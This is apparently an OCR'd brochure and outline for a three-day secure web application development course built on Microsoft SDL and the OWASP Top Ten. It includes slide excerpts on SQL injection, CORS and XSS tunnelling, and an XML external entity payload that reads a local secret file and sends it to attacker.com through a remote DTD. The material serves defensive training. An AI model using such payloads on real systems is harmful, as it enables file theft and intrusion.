scademy
secure coding academy

Web application security with SDL

CL-SDW | Classroom | 3 days

Audience: Project managers, software developers, architects and testers
Preparedness: General software development
Exercises: Hands-on

The course gives an insight into secure software design, development and testing through Microsoft Secure Development Lifecycle (SDL) with a focus on web application security. It provides a level 100 overview of the fundamental building blocks of SDL, followed by design techniques to apply to detect and fix flaws in early stages of the development process of web applications.

Dealing with the development phase, the course gives an overview of the typical security relevant programming bugs in web applications. In this it follows the OWASP Top Ten, but also introduces some client-side issues tackling Javascript security, Ajax and HTML5.

Attack methods are presented for the discussed vulnerabilities along with the associated mitigation techniques, all explained through a number of hands-on exercises providing live hacking fun for the participants. Introduction of different security testing methods is followed by demonstrating the effectiveness of various testing tools. Participants can understand the operation of these tools through a number of practical exercises by applying the tools to the already discussed vulnerable code.

Outline:

IT security and secure coding
Introduction to the Microsoft® Security Development Lifecycle (SDL)
Secure design principles
Secure implementation principles
Client-side security
XML security
Denial of service
Secure verification principles
Principles of security and secure coding
Knowledge sources

scademy
secure coding academy

Participants attending this course will:

Understand basic concepts of security, IT security and secure coding
Get known to the essential steps of Microsoft Secure Development Lifecycle
Learn secure design and development practices
Learn about secure implementation principles
Learn client-side vulnerabilities and secure coding practices
Learn about XML security
Learn about denial of service attacks and protections
Understand security testing methodology
Get sources and further readings on secure coding practices

Related courses:

- CL-NWA - C# and Web application security (Classroom, 3 days)
- CL-WDT - Secure Web application development and testing for DevOps (Classroom, 3 days)
- CL-OSC - The secure coding landscape (Classroom, 2 days)
- CL-SDW - Web application security with SDL (Classroom, 3 days)

Note: Parts of this course material are provided by Microsoft. Microsoft makes its four core SDL Training classes available to the public: Introduction to the Microsoft Security Development Lifecycle (SDL); Introduction to Microsoft Threat Modeling; Basics of Secure Design, Development, and Test; Privacy for Software Development.

Detailed table of contents

Reasons of difficulty

- 1st reason: It is an unbalanced fight
  Available time and resources of the developers vs. motivation and preparedness of hackers
- 2nd reason: Security testing is challenging
  Functional testing checks for how the system should work, while in case of security it is about how the system should not work
- 3rd reason: Weak business motivation by market forces
  Due to the technical difficulties of measuring the level of security, there is no real customer enforced competition
- 4th reason: End-users suffer from the damage
  Developers are not motivated enough financially

COMPANY, CITY, COUNTRY, DATE 8

    - Post-SDL Requirement: Response
    - SDL Process Guidance for LOB Apps
    - SDL Guidance for Agile Methodologies


Secure design principles

- Attack surface
    - Attack surface reduction
    - Attack surface – an example
    - Attack surface analysis
    - Attack surface reduction – examples
- Privacy
    - Understanding Application Behaviors and Concerns
- Defense in depth
    - SDL Core Principle: Defense In Depth
    - Defense in depth – example
- Least privilege principle
    - Least privilege – example
- Secure defaults
    - Secure defaults – examples

Secure implementation principles

- Agenda
- Microsoft Security Development Lifecycle (SDL)
- Input validation
    - Input validation concepts
    - Integer problems
        - Representation of negative integers
        - Integer overflow
        - Exercise IntOverflow
        - What is the value of Math.Abs(int.MinValue)?
        - Integer problem – best practices
        - Case study – Integer overflow in .NET
- Buffer overflow basics
    - Intel 80x86 Processors – main registers

- The function calling mechanism in C/C++ on x86
- The local variables and the stack frame
- Stack overflow
  - Buffer overflow on the stack
  - Overwriting the return address



The function calling mechanism in C/C++ on x86

- Placing arguments (in reversed order)
- Calling the function (saving return address)
  - Saving the state of the caller (EBP)
  - Allocating space for and initialization of local variables
  - ... function execution ...
  - Freeing local variables
  - Restoring caller state
  - Returning to the caller
- Cleaning up arguments


```
void function(int a, int b)
{
  int i,j,k=3;
  //
}

int main(int argc, char* argv[])
{
  function(1,2);
}
```

COMPANY, CITY, COUNTRY, DATE 86

Day 2

Secure implementation principles

- SQL injection
  - Exercise – SQL injection
  - Typical SQL Injection attack methods
  - Blind and time-based SQL injection
  - SQL injection protection methods
  - Effect of data storage frameworks on SQL injection in .NET
- Other injection flaws
  - Command injection
  - Command injection exercise – starting Netcat
- Broken authentication - password management
  - Exercise – Weakness of hashed passwords
  - Password management and storage
  - Special purpose hash algorithms for password storage
  - Case study – the Ashley Madison data breach
    - The loginkey token
    - Revealing the passwords with brute forcing
- Cross-Site Scripting (XSS)
  - Persistent XSS
  - Reflected XSS
  - DOM-based XSS
  - Exercise – Cross Site Scripting
  - Exploitation: CSS injection
  - Exploitation: injecting the <base> tag
  - Exercise – HTML injection with base tag
  - XSS prevention
  - Output encoding API in C#
  - XSS protection in ASP.NET – validateRequest
  - Web Protection Library (WPL)



SQL injection protection methods

- Filtering out certain inputs (black-list)
  - Problem: DROP → DRO/**/P
  - Problem: character encoding (e.g. Unicode)
  - And may also filter out legitimate input...
- Stored procedures
  - But still be careful if you create them dynamically...
- Prepared statements
  - Use a constant string instead of string concatenation, and fill in the parameters through an API
  - Some DBMS even support server-side (filled) prepared statements


```
string query="SELECT * from table WHERE id=" + var;
```

```
string query="SELECT * from table WHERE id=@id";
stmt.CommandText=query;
stmt.Parameters.AddWithValue("@id", var);
SqlDataReader res = stmt.ExecuteReader();
```

COMPANY, CITY, COUNTRY, DATE 9

Client-side security


- JavaScript security
- Same Origin Policy
- Cross Origin Resource Sharing (CORS)..
- Exercise – Client-side authentication
- Client-side authentication and password management
- Protecting JavaScript code
- Clickjacking
  - Exercise – Do you Like me?
  - Protection against Clickjacking
  - Anti frame-busting – dismissing protection scripts
  - Protection against busting frame busting
- AJAX security
  - XSS in AJAX
  - Script injection attack in AJAX
  - Exercise – XSS in AJAX
  - XSS protection in Ajax
  - Exercise CSRF in AJAX – JavaScript hijacking
  - CSRF protection in AJAX
- HTML5 security
  - New XSS possibilities in HTML5
  - HTML5 clickjacking attack – text field injection
  - HTML5 clickjacking – content extraction
  - Form tampering
  - Exercise – Form tampering
  - Cross-origin requests
  - HTML proxy with cross-origin request..
  - Exercise – Client side include
- Practical cryptography
  - Providing confidentiality with symmetric cryptography
  - Symmetric encryption algorithms
  - Modes of operation
  - Hash or message digest
  - Hash algorithms
  - Message Authentication Code (MAC)
  - Providing integrity and authenticity with a symmetric key.............



Cross Origin Resource Sharing (CORS)

- HTTP access control - rules and restrictions of sending and receiving
- **Simple request**
  - For `GET` and `HEAD` the request is sent
  - Also for `POST`, but only for the following `Content-Types`:
    - `text/plain`
    - `application/x-www-form-urlencoded`
    - `multipart/form-data`
  - The response is received only from the same origin
    - Browser will block it - if the request came from a JavaScript, an error will occur in the callback
    - Unless the server allows receiving with `Access-Control-Allow-Origin`
  - But sending is enough to steal information

COMPANY, CITY, COUNTRY, DATE 41




HTML proxy with cross-origin request

- Can we do a HTTP proxy with this?

```
function xhr()
{
  …
  XHr.onreadystatechange=function()
  {
    if (XHr.readyState == 4)
    {
      document.getElementById("go").innerHTML =
                                    XHr.responseText;
    }
  }
  …
}
```

- Reverse Web shell: a Javascript (XSS) tunneling HTTP
  - XSS + COR can be used for tunneling HTTP traffic between the user and the attacker
  - With the injected script an attacker can access vulnerable sites via the victim's browser by sending requests over the channel



Providing integrity and authenticity with a symmetric key

COMPANY, CITY, COUNTRY, DATE 84

Find our full catalog at www.scademy.com/courses
or contact us at training@scademy.com.


Developing motivated
secure coders

- Providing confidentiality with public-key encryption
- Rule of thumb – possession of private key
- Conclusion

Day 3

XML security

- Introduction
- XML parsing
- XML injection
  - (Ab)using CDATA to store XSS payload in XML
  - Exercise – XML injection
  - Protection through sanitization and XML validation
- Abusing XML Entity
  - XML Entity introduction
  - XML bomb
  - Exercise – XML bomb
  - XML external entity attack (XXE) – resource inclusion
  - XML external entity attack – URL invocation
  - XML external entity attack – parameter entities
  - Exercise – XXE attack
  - Preventing entity-related attacks
  - Case study – XXE in Google Toolbar



XML external entity attack – parameter entities

- Parameter entities can be used only within DTD definition and behave more like code macros
- Parameter entities can be defined with an additional % sign
- Attacker can use it to send the content of a file using a remote DTD definition

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY % file SYSTEM "file://c:/secret.txt">
  <!ENTITY % dtd SYSTEM http://attacker.com/my.dtd">
%dtd;]>
<roottag>&send;</roottag>
```


- Content of the `my.dtd` file

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker.com/?%file;'>">
%all;
```

COMPANY, CITY, COUNTRY, DATE 22

Denial of service

- DoS introduction
- Asymmetric DoS
- SSL/TLS renegotiation DoS
- Regular expression DoS (ReDoS)
  - Exercise ReDoS
  - ReDoS mitigation
  - Case study – ReDos in Stack Exchange
- Hashtable collision attack
  - Using hashtables to store inputs
  - Hashtable collision
  - Hashtable collision in ASP.NET




Hashtable collision

Worst case complexity: $O(n^2)$

COMPANY, CITY, COUNTRY, DATE 46

Secure verification principles

- Functional testing vs. security testing
- Security vulnerabilities
- Prioritization – risk analysis
- Security in the SDLC
- Security assessments in various SDLC phases
- Steps of test planning (risk analysis)
- Scoping and information gathering
  - Stakeholders
  - Assets
  - Security objectives for testing
- Threat modeling
  - Attacker profiles
  - Threat modeling
  - Threat modeling based on attack trees
  - Threat modeling based on misuse/abuse cases
  - Misuse/abuse cases – a simple example
  - SDL threat modeling
  - The STRIDE threat categories
  - Diagramming – elements of a DFD
  - Data flow diagram – example
  - Threat enumeration – mapping STRIDE to DFD elements................
  - Risk analysis – classification of threats
  - The DREAD risk assessment model
- Security testing techniques and tools
  - General testing approaches
- Source code review
  - Code review for software security
  - Taint analysis
  - Heuristic-based
- Static code analysis
  - Exercise – Using static code analysis tools
- Testing the implementation
  - Dynamic security testing
  - Manual vs. automated security testing
  - Penetration testing
  - Stress tests




Threat enumeration – mapping STRIDE to DFD elements

- **Objective**: To identify threats for each data flow diagram element in the threat model

Element	S	T	R	I	D	E
External entity	✓		✓			
Process	✓	✓	✓	✓	✓	✓
Data Store		✓	✓	✓	✓	
Data Flow		✓		✓	✓	

COMPANY, CITY, COUNTRY, DATE 74

- Fuzzing
  - Automated security testing - fuzzing
  - Challenges of fuzzing
- Web vulnerability scanners
  - Exercise – Using a vulnerability scanner
- Deployment environment
  - Vulnerability repositories
  - Common Vulnerability Scoring System – CVSS
  - Vulnerability scanners



Automated security testing - fuzzing

- **Fuzzing: systematic modification of binary input serving as test vectors**
  - Fuzzing with random inputs (the initial idea)
  - Fuzzing based on pre-defined inputs
  - Reactively iterating fuzzing
- Examples of typical bugs that can be found
  - Buffer Overflow
    - Successive approximation (binary search)
  - Signedness bug
  - Integer Overflow

```
if ((unsigned int) i < 0)
```

```
if (i*256 <= 1024)
```

COMPANY, CITY, COUNTRY, DATE 93

Principles of security and secure coding

- Matt Bishop's principles of robust programming
- The security principles of Saltzer and Schroeder

Knowledge sources

- Secure coding sources – a starter kit
- Vulnerability databases
- .NET secure coding guidelines at MSDN
- .NET secure coding cheat sheets
- Recommended books – .NET and ASP.NET